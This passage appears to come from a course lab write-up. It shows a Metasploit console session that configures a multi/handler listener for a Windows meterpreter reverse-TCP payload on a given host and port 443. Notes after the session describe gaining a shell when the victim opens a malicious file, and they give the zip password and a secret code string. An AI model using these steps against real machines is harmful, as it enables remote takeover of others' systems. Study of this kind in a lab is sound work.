  II        'T; ;P'     `. /   |   \ .'
IIIIII       'YvP'        `-.__|__.-'

I love shells --egypt


       =[ metasploit v6.2.9-dev                          ]
+ -- --=[ 2230 exploits - 1177 auxiliary - 398 post       ]
+ -- --=[ 867 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: View a module's description using
info, or the enhanced version in your browser with
info -d

msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload ⇒ windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST                      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf6 exploit(multi/handler) > set lhost 100.100.100.4
lhost ⇒ 100.100.100.4
msf6 exploit(multi/handler) > set lport 443
lport ⇒ 443
msf6 exploit(multi/handler) > █
```

Whenever the file is opened, the shell will allow interaction with the windows system. If you type the command help, you will have all the commands that you can execute on the contaminated system.

IMPORTANT INFORMATION:

Password for malicious zipped file is pass.

Our secret code is



```
var Secret = "Secret##CS6345##11732887";
```